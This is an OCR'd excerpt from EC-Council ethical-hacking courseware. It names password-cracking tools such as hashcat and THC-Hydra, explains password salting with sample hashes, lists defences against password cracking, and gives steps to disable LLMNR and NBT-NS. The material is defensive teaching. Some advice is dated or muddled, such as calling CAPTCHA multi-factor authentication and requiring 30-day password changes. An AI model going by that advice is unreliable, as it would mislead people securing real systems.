



Figure 6.31: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (*https://www.openwall.com*)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)
- Secure Shell Bruteforcer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a "salt" consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

Figure 6.32: Example of password salting

Note: Windows password hashes are not salted.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking

1. Use an **information security audit** to monitor and track password attacks
2. Disallow use of the **same password** during a password change
3. Disallow password **sharing**
4. Disallow the use of passwords that can be found in a **dictionary**
5. Do not use **cleartext** protocols and protocols with **weak encryption**
6. Set the **password change policy** to 30 days
7. Avoid **storing passwords** in an unsecured location
8. Do not use any system **default passwords**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking (Cont'd)

9. Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10. Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11. Use a **random string** (salt) as a prefix or suffix to the password before encryption
12. Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13. Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14. Monitor the **server's logs** for brute force attacks on the users' accounts
15. Lockout an account subjected to too many **incorrect password** guesses

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking

The best practices to protect against password cracking are as follows:

- Enable information security auditing to monitor and track password attacks.
- Do not use the same password during a password change.
- Restrict the use of similar passwords and patterns for multiple accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords difficult to guess by using 8–12 alphanumeric characters, with a combination of uppercase and lowercase letters, numbers, and symbols. This is because stronger passwords are harder to crack. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords in memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. Unix systems typically use a 12-bit set.
- Enable SYSKEY with a strong password to encrypt and protect the Security Account Manager (SAM) database. Usually, the password information of user accounts is stored in the SAM database. It is very easy for password-cracking software to target the SAM database to access passwords. SYSKEY protects password information stored in the SAM database against password-cracking software through strong encryption techniques. Encrypted passwords are more difficult to crack than unencrypted ones.
- Never use personal information (e.g., birth date or a spouse's, child's, or pet's name) to create passwords. Otherwise, it is easy for those close to the user to crack the user's passwords.
- Monitor the server logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the web-server log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web-server logs.
- Lockout accounts that were subjected to an excessive number of incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Many password sniffers can be successful if a LAN manager and NTLM authentication are used. Disable LAN manager and NTLM authentication protocols only after ensuring that doing so does not affect the network.
- Perform a periodic audit of passwords in the organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Check any suspicious application that stores passwords in memory or writes them to the disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service (DoS) attacks. Ensure that the system is updated.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- One of the most effective ways to manage passwords in organizations is to set an automated password reset.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Train employees to thwart social engineering tactics, such as shoulder surfing and dumpster diving, which are used to steal user credentials.
- Configure password policies under the Group Policy object in Windows.
- Perform password screening when new passwords are created to avoid using common passwords.
- Use two-factor or multi-factor authentication; for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure that password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords on screen to avoid shoulder-surfing attacks.
- Perform continuous user behavior analysis and blind-spot analysis.
- Employ geo-lock accounts to restrict users from logging in from different locations or IP addresses.
- Employ programs that monitor the web for leaked passwords. Examine whether the leaked passwords are in use; if yes, change them without delay.
- Rename accounts with high privileges such as administrator accounts to protect against automated password-guessing programs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against LLMNR/NBT-NS Poisoning


Disabling LMBNR

- Open the **Local Group Policy Editor** and navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**
- In the DNS client, double-click on **Turn off multicast name resolution**
- Select the **Enabled** radio button and then click **OK**



Disabling NBT-NS

- Open the **Control Panel** and navigate to **Network and Internet → Network and Sharing Center** and click on **Change adapter settings** option present on the right side
- Right-click on the network adapter and click **Properties**, select **TCP/IPv4** and then click **Properties**
- Under the **General** tab, go to **Advanced → WINS**
- From the **NetBIOS setting** options, check "**Disable NetBIOS over TCP/IP**" radio button and click **OK**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
  - Open the **Local Group Policy Editor**.
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client**.
  - In the DNS Client, double-click **Turn off multicast name resolution**.
  - Select the **Enabled** radio button and then click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.33: Disabling LMBNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the **NetBIOS setting** options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

